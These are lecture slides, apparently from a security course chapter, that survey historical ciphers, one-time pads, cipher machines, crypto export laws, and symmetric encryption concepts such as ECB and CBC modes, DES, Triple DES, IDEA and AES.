
Caesar Cipher
• Substitution cipher


• ROT-13 is still used by Microsoft

Vigenere Square


Polyalphabetic Substitution Cipher

Book Cipher
• Ciphertext is a series of numbers


• 158.9.25 115.9.12 ...


• Page 158, paragraph 9, word 25


• Page 115, paragraph 9, word 12


• Recipient must have the same book as
sender

Running-Key Cipher
• Agree to use a phrase or document as
the key


• Such as the Constitution
Codebooks
• Assign code words for important people,
locations, and terms


• The US Secret Service uses code
names for the First Family


• Hillary Clinton is "Evergreen"


• Barack Obama is 'Renegade"


• Link Ch 4e
One-Time Pad
• Sender and recipient must have a pad
with pages full of random letters


• Each page is used only once


• Mathematically unbreakable


• The only way to break it is to steal or
copy the pad


• Key distribution is burdensome:
distributing the pads


• Vernam was the first to use it, in 1917
Project VERONA
• KGB used one-time pads in the 1940s


• US and UK cryptanalysts broke it


• Because the KGB cheated and re-used
the pads
Hebern Machines
• Look like large manual typewriters


• Encrypt and decrypt data


• Enigma used by the Nazis


• SIGBABA used by the USA into the 1950s


• Purple used by the Japanese in WW II
Cryptography Laws
• COCOM (Coordinating Committee for
Multilateral Export Controls)


• In effect from 1947 - 1994


• Applied to US, some European countries,
Japan, AU, and more


• To control export to Iron Curtain countries


• Wassenaar Arrangement


• Created in 1996


• Relaxed many restrictions on cryptography
Types of Cryptography
Three Types of Cryptography
• Symmetric encryption


• Provides confidentiality


• Uses one key


• Asymmetric encryption


• Provides confidentiality


• Each user has two keys


• Hashing


• No key at all


• Provides integrity, not confidentiality
Symmetric Encryption
• Same key used to encrypt and decrypt


• Also called "secret key"


• Key Distribution


• Secret key must be securely
transmitted to recipient
Stream and Block Ciphers
• Stream


• Encrypts one bit at a time


• Ex: RC4 (used in WEP)


• Block


• Encrypts one block of data at a time


• DES used a 64-bit block size


• AES uses 128-bit blocks
Initialization Vector (IV) & Chaining
• IV is a random value added to the
plaintext before encryption


• To ensure that two identical plaintext
messages don't encrypt to the same
ciphertext


• Chaining


• Uses the result of one block to
determine a "seed" to add to the next
block
DES (Data Encryption Standard)
• Describes DEA (Data Encryption
Algorithm)


• Based on IBM's Lucifer algorithm


• Lucifer used a 128-bit key


• DES used 56-bit key
Modes of DES
• Electronic Code Book (ECB)


• Cipher Block Chaining (CBC)


• Cipher Feedback (CFB)


• Output Feedback (OFB)


• Counter Mode (CTR)
Electronic Code Book (ECB)
• Simplest and weakest form of DES


• No initialization vector or chaining


• Two messages with identical plaintexts
result in identical ciphertexts


• Some patterns are therefore preserved in
ciphertext (see next slide)

ECB Mode
• Identical regions in
original image
remain identical in
ciphertext


• Encryption is not
hiding all the
information in the
plaintext

CBC Mode
• All patterns are
obscured


• Similar results for


• CBC


• CFB


• OFB


• CTR
Single DES
• The original implementation of DES


• Uses a single 56-bit key


• Broken by brute force in 1997


• No longer considered secure
Triple DES
• Three rounds of DES encryption


• Using two or three different 56-bit keys


• Effective key length is 112 bits or more


• Considered secure, but slower to
compute than AES
International Data Encryption Algorithm
• Symmetric block cipher


• International replacement for DES


• Patented in many countries


• 128-bit key; 64-bit block size


• Considered secure


• Drawbacks: encumbered by patents, and
slower to compute than AES

Advanced Encryption Standard (AES)
• Current US recommended standard


• Three key lengths: 128, 192, and 256-bits


• Open algorithm, patent-free


• Uses the Rindjael algorithm

Pretty Rindjael Animation
• Link Ch 4f
